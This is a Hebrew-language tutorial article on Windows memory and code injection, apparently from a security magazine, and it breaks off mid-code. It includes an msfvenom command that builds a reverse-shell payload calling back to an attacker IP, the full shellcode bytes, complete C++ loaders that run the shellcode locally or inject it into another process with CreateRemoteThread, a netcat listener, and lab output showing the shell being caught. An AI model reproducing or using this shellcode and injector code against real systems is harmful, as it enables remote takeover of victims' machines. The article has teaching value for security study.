


טכניקות להזרקת זיכרון ב-Windows

מאת a4ng

הקדמה

הזרקת קוד היא טכניקה שבה קטע קוד מוזרק לתהליך רץ כדי לשנות את ההתנהגות שלו. הוא נמצא בשימוש נפוץ ב-Windows ולעיתים מכונה הזרקת DLL מכיוון שהקוד המוזרק הוא בדרך כלל בצורה של קובץ ספריית קישורים דינמיים. עם זאת, ניתן להחדיר לתהליך גם סוגים אחרים של קוד. ניתן להשתמש בהזרקת קוד לטוב או לרע, אבל זה יכול לגרום לבעיות בכל מקרה.

הזרקת קוד משמשת גם תוכניות לגיטימיות וגם תוכנות זדוניות כדי להשיג טריקים ופונקציונליות שונים ב-Windows. לדוגמה, תוכנות אנטי-וירוס עשויות להחדיר קוד לדפדפני אינטרנט כדי לנטר את תעבורת הרשת ולחסום תוכן אינטרנט מסוכן. תוכניות זדוניות, לעומת זאת, עשויות להוסיף קוד לדפדפני אינטרנט כדי לעקוב אחר פעילויות גלישה, לגנוב מידע רגיש כגון סיסמאות ומספרי כרטיסי אשראי, ולשנות את הגדרות הדפדפן. ידוע שגם כלי רמאות של משחקי PC מחדירים קוד למשחקים כדי לשנות את ההתנהגות שלהם ולהשיג יתרון לא הוגן על פני שחקנים אחרים.

ניתן להשתמש בהזרקת קוד בדרכים שונות, כולל הזרקת DLL, מעטפת הפוכה והוספת אפשרויות תפריט לאפליקציה. לדוגמה, מנהלי התקנים גרפיים כמו NVIDIA עשויים להחדיר קובצי DLL כדי לבצע משימות שונות הקשורות לגרפיקה. Windows WindowBlinds ו-Fences של Stardock מחדירים קוד כדי לשנות את אופן ציור החלונות ואת אופן פעולת שולחן העבודה של Windows, בהתאמה. AutoHotkey, המאפשר לך ליצור סקריפטים ולהקצות להם מקשים חמים בכל המערכת, מחדיר קוד כדי להשיג זאת.

בעוד שהזרקת קוד נמצאת בשימוש מתמיד על ידי מגוון רחב של יישומים ב-Windows, היא יכולה לשמש גם למטרות זדוניות. חשוב להיות מודעים לסיכונים הפוטנציאליים הקשורים בהזרקת קוד ולנקוט באמצעים מתאימים כדי להגן על המערכת שלך. במאמר זה אסקור שיטות ומטרות שונות לביצוע Injection, ביניהן Reverse Shell ו-Dll Injection ו-shellcode בטכניקות שונות. במאמר זה אעזר במכונת ה-Kali-Linux, ואכתוב קוד בעיקר ב-C++. מי שאין לו ידע מקדים בתחומים אלה שלא ידאג, אסביר הכל במפורט, כך שיהיה אפשר להבין את הקונספט גם אם לא את הקוד עצמו.

מטרה ראשונה: יצירת חיבור Reverse Shell

אז מה זה בכלל Reverse Shell? Reverse Shell היא סוג של הפעלת Session כלומר חיבור שנוצר ממחשב מרוחק, לא מהמארח של התוקף. בחיבור Shell מרוחק טיפוסי, המשתמש הוא הלקוח ומכונת היעד היא השרת, אך עם Reverse Shell, התפקידים הפוכים. מכונת היעד יוזמת את החיבור למשתמש, והמחשב של המשתמש מאזין לחיבורים נכנסים ביציאה שצוינה. תוקפים המנצלים בהצלחה פגיעות של ביצוע פקודה מרחוק יכולים להשתמש ב-Reverse Shell כדי להשיג הרשאות במחשב היעד ולהמשיך במתקפה שלהם.

אז איך יוצרים אחד כזה בכלל?

ניתן ליצור חיבור Reverse Shell אם המארח המרוחק מאזין ביציאה ספציפית עם התוכנה המתאימה. מכונת היעד פותחת את ההפעלה למארח ויציאה ספציפיים, וניתן ליצור חיבור אם המארח המרוחק מאזין ביציאה זו. ההתחלה נעשית על ידי מכונת היעד, לא המארח המרוחק.

אנחנו ניצור את ה-Shell שלנו עם הכלי msfvenom. MSFvenom הוא כלי רב עוצמה המסופק על ידי Metasploit Framework, מסגרת של בדיקות חדירה וניצול בשימוש נרחב. הוא משמש בעיקר ליצירת סוגים שונים של מטענים וקודי Shell למטרות ניצול. shellcode מתייחס לפיסת קוד קטנה שניתן להחדיר לתוכנית פגיעה כדי לקבל גישה לא מורשית או שליטה על מערכת יעד.

על מנת להשתמש בכלי, נשתמש ב-Kali-Linux:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.0.0.15 LPORT=4444 -f c
```

נסביר כל חלק בשורת ה-Command:

- **msfvenom**: זוהי הפקודה להפעלת הכלי msfvenom.
- **-p windows/x64/shell_reverse_tcp**: זה מציין את ה-payload לשימוש, שהוא Reverse Shell של Windows x64 עם תקשורת TCP.
- **LHOST=10.0.0.15**: זוהי כתובת ה-IP של התוקף, לשם תתחבר חזרה ה-Reverse Shell.
- **LPORT=4444**: זוהי היציאה במחשב של התוקף שה-Reverse Shell תשתמש בה כדי להתחבר בחזרה.
- **-f c**: זה מציין את פורמט הפלט של ה-payload, שהיא שפת התכנות C.

נראה את התוצאה:

```
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of c file: 1957 bytes
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"
"\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
"\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
"\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
"\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
"\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
"\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"
"\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
"\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
```

יפה, כעת נכתוב קוד C++ קטן שכל מה שהוא יעשה זה יריץ את ה-Reverse Shell שלנו ב-Thread, בעזרת כמה פונקציות WinApi בסיסיות. מי שלא בקיא מספיק בתחום, מוזמן לקרוא את תחילת המאמר:

https://www.digitalwhisper.co.il/files/Zines/0x96/DW150-4-WinAPI-Hashing.pdf

ואת המאמר:

https://www.digitalwhisper.co.il/files/Zines/0x78/DW120-3-WindowsArch.pdf

ומי שרוצה להרחיב אף יותר מוזמן לעשות זאת בעזרת המידע באתר של Microsoft:

https://learn.microsoft.com/en-us/windows/win32/api/

הקוד:

```
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

// our payload: reverse shell (msfvenom)
unsigned char my_payload[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"
"\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
"\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
"\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
"\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
"\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
```

```
"\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"
"\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
"\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
"\x8b\x12\xe9\x57\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33"
"\x32\x00\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00"
"\x49\x89\xe5\x49\xbc\x02\x00\x11\x5c\xc0\xa8\x2a\x8f\x41\x54"
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x4c"
"\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b\x00\xff"
"\xd5\x50\x50\x4d\x31\xc9\x4d\x31\xc0\x48\xff\xc0\x48\x89\xc2"
"\x48\xff\xc0\x48\x89\xc1\x41\xba\xea\x0f\xdf\xe0\xff\xd5\x48"
"\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99"
"\xa5\x74\x61\xff\xd5\x48\x81\xc4\x40\x02\x00\x00\x49\xb8\x63"
"\x6d\x64\x00\x00\x00\x00\x00\x41\x50\x41\x50\x48\x89\xe2\x57"
"\x57\x57\x4d\x31\xc0\x6a\x0d\x59\x41\x50\xe2\xfc\x66\xc7\x44"
"\x24\x54\x01\x01\x48\x8d\x44\x24\x18\xc6\x00\x68\x48\x89\xe6"
"\x56\x50\x41\x50\x41\x50\x41\x50\x49\xff\xc0\x41\x50\x49\xff"
"\xc8\x4d\x89\xc1\x4c\x89\xc1\x41\xba\x79\xcc\x3f\x86\xff\xd5"
"\x48\x31\xd2\x48\xff\xca\x8b\x0e\x41\xba\x08\x87\x1d\x60\xff"
"\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff\xd5\x48"
"\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13"
"\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5";

unsigned int my_payload_len = sizeof(my_payload);

int main(void) {
  void * my_payload_mem; // memory buffer for payload
  BOOL rv;
  HANDLE th;
  DWORD oldprotect = 0;

  // Allocate a memory buffer for payload
  my_payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READW
RITE);

  // copy payload to buffer
  RtlMoveMemory(my_payload_mem, my_payload, my_payload_len);

  // make new buffer as executable
  rv = VirtualProtect(my_payload_mem, my_payload_len, PAGE_EXECUTE_READ, &oldprotect);
  if ( rv != 0 ) {

    // run payload
    th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) my_payload_mem, 0, 0, 0);
    WaitForSingleObject(th, -1);
  }
  return 0;
}
```

נסביר כעת את הקוד. הקוד הוא תוכנית C שיוצרת Reverse Shell הפוך ומריצה אותו בזיכרון. ה-payload מוגדר כמערך unsigned char ומכיל קוד מכונה שנוצר על ידי msfvenom. התוכנית מתחילה בהקצאת זיכרון למטען באמצעות VirtualAlloc ולאחר מכן מעתיקה את המטען לאותו מיקום זיכרון באמצעות RtlMoveMemory.

לאחר מכן הוא מגדיר את הגנת הזיכרון של הזיכרון המוקצה ל-PAGE_EXECUTE_READ באמצעות VirtualProtect כדי להפוך אותו לניתן להרצה. לבסוף, התוכנית יוצרת Thread חדש באמצעות CreateThread ומעבירה את מיקום זיכרון המטען כ-Start Routine. הפונקציה WaitForSingleObject משמשת כדי להמתין לסיום ביצוע ה-Thread. לאחר שה-Thread מסתיים, התוכנית יוצאת.

בוא נראה את זה בפעולה, נפתח listener באמצעות netcat. Netcat הוא כלי פשוט, אך רב עוצמה, שורת פקודה המשמש לקריאה, כתיבה ותפעול של חיבורי רשת TCP/IP ו-UDP, הן מקומית והן מרחוק, בלינוקס ובמערכות הפעלה אחרות. נפתח את ה-Listener באמצעות שורת הקוד הבאה: `nc -lvp 4444`. שורת הקוד nc -lvp 4444 מפעילה מאזין netcat ביציאה 4444 עבור חיבורים נכנסים. האפשרות: "-l" מציינת ש-netcat צריך להקשיב לחיבורים נכנסים, והאופציה "-v" מציינת ש-netcat צריך להיות מילולי. האפשרות -p מציינת את מספר היציאה להאזנה. נפתח מכונה וירטואלית של Windows 10 x64 ואת ה-Listener בתוך Kali-Linux:

```
C:\Windows\System32\cmd.exe - reverse.exe
Microsoft Windows [Version 10.0.19044.2965]
(c) Microsoft Corporation. ?? ??????? ??????.

FLARE Wed 06/14/2023  9:58:50.90
C:\Users\       \Downloads>reverse.exe
```

```
kali@kali: ~/Desktop/Viruses
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Desktop/Viruses]
└─$ nc -lvp 4444
listening on [any] 4444 ...
^C
┌──(kali㉿kali)-[~/Desktop/Viruses]
└─$ nc -lvp 4444
listening on [any] 4444 ...
10.0.0.9: inverse host lookup failed: Unknown host
connect to [10.0.0.15] from (UNKNOWN) [10.0.0.9] 49708
Microsoft Windows [Version 10.0.19044.2965]
(c) Microsoft Corporation. �� ������� ������.

FLARE Wed 06/14/2023  9:59:10.17
C:\Users\      \Downloads>
```


מגניב++!, הצלחנו להתחבר למחשב ה-Windows מתוך ה-Kali Machine. אז ראינו איך יוצרים ומפעילים Reverse Shell, בואו נראה איך אפשר לשלב Injection.

איך נחדיר את ה-shellcode אל תוך Process אחר?


ישנן מגוון שיטות להחדיר shellcode (שארחיב עליהם בהמשך המאמר), או DLL אל תוך מרחב הזיכרון של Process אחר. בדוגמה הזאת, אתמקד בשיטה הקלאסית שעובדת באופן הבא:

נניח שאנחנו רוצים להזריק payload שמצוי בתוך "evil.exe" אל תוך מרחב הזיכרון של "calc.exe":


הדבר הראשון הוא להקצות קצת זיכרון בתוך תהליך היעד שלך וגודל ה-Buffer חייב להיות לפחות בגודל ה-Payload:




לאחר מכן יש להעתיק את המטען לתהליך היעד calc.exe אל תוך לזיכרון שהוקצה:



ולאחר מכן יש "לבקש" מהמערכת להתחיל לבצע את המטען בתהליך יעד, שהוא calc.exe.





בוא נכתוב את הקוד (כמובן ב-C++), ונראה את הדבר בפעולה. כעת, במקום להריץ את ה-shellcode ב - Thread, "נדרוש" מתהליך אחר להריץ אותו:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>

// reverse shell payload (without encryption)
unsigned char my_payload[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"
"\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
"\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
"\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
"\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
"\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
"\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"
"\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
"\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
"\x8b\x12\xe9\x57\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33"
"\x32\x00\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00"
"\x49\x89\xe5\x49\xbc\x02\x00\x11\x5c\x0a\x00\x00\x0f\x41\x54"
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x4c"
"\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b\x00\xff"
"\xd5\x50\x50\x4d\x31\xc9\x4d\x31\xc0\x48\xff\xc0\x48\x89\xc2"
"\x48\xff\xc0\x48\x89\xc1\x41\xba\xea\x0f\xdf\xe0\xff\xd5\x48"
"\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99"
"\xa5\x74\x61\xff\xd5\x48\x81\xc4\x40\x02\x00\x00\x49\xb8\x63"
"\x6d\x64\x00\x00\x00\x00\x00\x41\x50\x41\x50\x48\x89\xe2\x57"
"\x57\x57\x4d\x31\xc0\x6a\x0d\x59\x41\x50\xe2\xfc\x66\xc7\x44"
"\x24\x54\x01\x01\x48\x8d\x44\x24\x18\xc6\x00\x68\x48\x89\xe6"
"\x56\x50\x41\x50\x41\x50\x41\x50\x49\xff\xc0\x41\x50\x49\xff"
"\xc8\x4d\x89\xc1\x4c\x89\xc1\x41\xba\x79\xcc\x3f\x86\xff\xd5"
"\x48\x31\xd2\x48\xff\xca\x8b\x0e\x41\xba\x08\x87\x1d\x60\xff"
"\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff\xd5\x48"
"\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13"
"\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5";

unsigned int my_payload_len = sizeof(my_payload);

int main(int argc, char* argv[]) {
  HANDLE ph; // process handle
  HANDLE rt; // remote thread
  PVOID rb; // remote buffer

  // parse process ID
  printf("PID: %i", atoi(argv[1]));
```

```
  ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));

  // allocate memory buffer for remote process
  rb = VirtualAllocEx(ph, NULL, my_payload_len, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUT
E_READWRITE);

  // "copy" data between processes
  WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);

  // our process start new thread
  rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)rb, NULL, 0, NULL);
  CloseHandle(ph);
  return 0;
}
```

נסביר את הקוד בקצרה. הקוד הוא תוכנית C שיוצרת Reverse Shell במערכת ההפעלה Windows. מטען דבר זה מאפשר לתוקף להתחבר למחשב של הקורבן ולבצע פקודות מרחוק.

המטען מאוחסן במערך בתים my_payload ונכתב למרחב הזיכרון בתהליך של מחשב הקורבן באמצעות הפונקציה WriteProcessMemory. לאחר מכן, התוכנית פותחת Remote Thread חדש בתהליך של הקורבן באמצעות הפונקציה CreateRemoteThread אשר מבצעת את המטען. התוכנית לוקחת מזהה תהליך (PID) כארגומנט ופותחת לו נקודת אחיזה (Handle) באמצעות הפונקציה OpenProcess.

לאחר מכן הוא מקצה זיכרון למטען באמצעות הפונקציה VirtualAllocEx וכותב את המטען לזיכרון המוקצה. לבסוף, הוא יוצר Thread מרוחק באמצעות הפונקציה CreateRemoteThread אשר מבצעת את המטען מהזיכרון שהוקצה.

למי שרוצה להתעמק בשיטה, היא מוצגת במאמר הבא:

https://www.digitalwhisper.co.il/files/Zines/0x0D/DW13-1-CodeInjection.pdf

אז שוב, נפתח Listener במכונת ה-Kali שלנו, ונחדיר את ה-shellcode אל תוך מרחב הזיכרון של mspaint.exe. נשיג את ה-PID של התהליך באמצעות Process Hacker.

Process Hacker הוא מנהל משימות מתקדם וחינמי בקוד פתוח וכלי ניטור מערכת עבור Windows. הוא מספק תצוגה מעמיקה של תהליכים, שירותים ומידע מערכת רצים, ומאפשר למשתמשים לנתח ולנהל משאבי מערכת. Process Hacker מציע יותר פונקציונליות ושליטה בהשוואה למנהל המשימות המוגדר כברירת מחדל של Windows, כולל היכולת לסיים תהליכים, לתפעל הרשאות תהליכים, לנטר את פעילות הרשת ולהציג מידע מפורט על קובצי DLL וטיפולים המשמשים תהליכים. הוא כולל גם תכונות כמו סריקת זיכרון תהליך, טעינת מנהלי התקנים במצב ליבה ויכולת לחקור ולתפעל רכיבי מערכת. Process Hacker נמצא בשימוש נרחב על ידי מנהלי מערכות, אנשי אבטחה ומשתמשים מתקדמים שדורשים תובנות מעמיקות על פעולתן הפנימית של מערכות ה-Windows שלהם.

נפתח Listener בתוך Kali-Linux ונחדיר את הקוד:

```
Microsoft Windows [Version 10.0.19044.2965]
(c) Microsoft Corporation. ?? ??????? ??????.

FLARE Wed 06/14/2023 10:59:33.39
C:\Users\elady\Downloads>reverse_shell_injection 2316
PID: 2316
FLARE Wed 06/14/2023 11:00:32.73
C:\Users\      \Downloads>
```

Name	PID	CPU	I/O total ...	Private b...	User name	Description
svchost.exe	5244			2.38 MB		תהליך מארח עבור שירותי Win...
svchost.exe	4448			6.31 MB		תהליך מארח עבור שירותי Win...
svchost.exe	1832			3.89 MB		תהליך מארח עבור שירותי Win...
svchost.exe	1920			2.3 MB	DESKTOP-3C05VK9\	תהליך מארח עבור שירותי Win...
svchost.exe	6176			1.57 MB		תהליך מארח עבור שירותי Win...
svchost.exe	6928			1.28 MB		תהליך מארח עבור שירותי Win...
svchost.exe	340			2.73 MB		תהליך מארח עבור שירותי Win...
svchost.exe	5692			1.74 MB		תהליך מארח עבור שירותי Win...
svchost.exe	3936			2.21 MB		תהליך מארח עבור שירותי Win...
svchost.exe	6240			1.34 MB		תהליך מארח עבור שירותי Win...
lsass.exe	844	0.20	702 B/s	6.88 MB		Local Security Authority Proce...
fontdrvhost.exe	952			1.29 MB		Usermode Font Driver Host
winlogon.exe	764			2.74 MB		יישום כניסה ל- Windows
fontdrvhost.exe	944			1.67 MB		Usermode Font Driver Host
dwm.exe	1044	5.39		88.8 MB		מנהל החלונות של שולחן העבודה
explorer.exe	4336	3.70		60.61 MB	DESKTOP-3C05VK9\	סייר Windows
vmtoolsd.exe	7048	0.14	988 B/s	18.69 MB	DESKTOP-3C05VK9\	VMware Tools Core Service
cmd.exe	6532			3.29 MB	DESKTOP-3C05VK9\	Windows Command Processor
conhost.exe	6764			2.18 MB	DESKTOP-3C05VK9\	Console Window Host
ProcessHacker.exe	4884	5.67		14.32 MB	DESKTOP-3C05VK9\	Process Hacker
mspaint.exe	2316			8.42 MB	DESKTOP-3C05VK9\	צייר

CPU Usage: 37.88% Physical memory: 1.66 GB (29.34%) Processes: 120

```
┌──(kali㉿kali)-[~/Desktop/Viruses]
└─$ nc -lvp 4444
listening on [any] 4444 ...
10.0.0.9: inverse host lookup failed: Unknown host
connect to [10.0.0.15] from (UNKNOWN) [10.0.0.9] 49735
Microsoft Windows [Version 10.0.19044.2965]
(c) Microsoft Corporation. ◆◆ ◆◆◆◆◆◆◆ ◆◆◆◆◆◆.

FLARE Wed 06/14/2023 11:00:32.75
C:\Windows\system32>whoami
whoami
desktop-3c05vk9\

FLARE Wed 06/14/2023 11:02:28.87
C:\Windows\system32>S
```

נראה גם שנוצר חיבור TCP:

Name	Local address	Local...	Remote address	Rem...	Prot...	State	Owner
lsass.exe (8...	DESKTOP-3C05VK9	49664			TCP	Listen	
lsass.exe (8...	DESKTOP-3C05VK9	49664			TCP6	Listen	
mspaint.ex...	DESKTOP-3C05VK9...	49735	10.0.0.15	4444	TCP	Establish...	
services.ex...	DESKTOP-3C05VK9	49670			TCP	Listen	
services.ex...	DESKTOP-3C05VK9	49670			TCP6	Listen	

מגניב, לא?, הצלחנו להתחבר ממחשב הקורבן (Windows Machine) למחשב התוקף (Kali Machine) באמצעות החדרת קוד. כעת, אני אעבור לחלק הבא במאמר, שייתמקד בשיטות שונות ומגוונות להחדרת קוד או DLL.

איך נדע מה ה-PID של ה-Process אותו נרצה להזריק?


כעת אציג שתי שיטות למציאת PID של תהליך על מנת שיהיה אפשר להחדיר אליו קוד. נתחיל מהשיטה הראשונה, מציאת PID עם SnapShot. באמצעות כמה פונקציות נחמדות ב-WinApi, יש בידינו את האפשרות לעשות Iterate לתהליכים הרצים במחשב, ולהשיג את ה-PID לפי השם שלהם. בואו נראה את הקוד:

```
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <tlhelp32.h>

// find process ID by process name
int findMyProc(const char *procname) {
  HANDLE hSnapshot;
  PROCESSENTRY32 pe;
  int pid = 0;
  BOOL hResult;

  // snapshot of all processes in the system
  hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
  if (INVALID_HANDLE_VALUE == hSnapshot) return 0;

  // initializing size: needed for using Process32First
  pe.dwSize = sizeof(PROCESSENTRY32);

  // info about first process encountered in a system snapshot
  hResult = Process32First(hSnapshot, &pe);

  // retrieve information about the processes
  // and exit if unsuccessful
  while (hResult) {
    // if we find the process: return process ID
    if (strcmp(procname, pe.szExeFile) == 0) {
      pid = pe.th32ProcessID;
      break;
    }
    hResult = Process32Next(hSnapshot, &pe);
  }

  // closes an open handle (CreateToolhelp32Snapshot)
  CloseHandle(hSnapshot);
  return pid;
}

int main(int argc, char* argv[]) {
  int pid = 0; // process ID
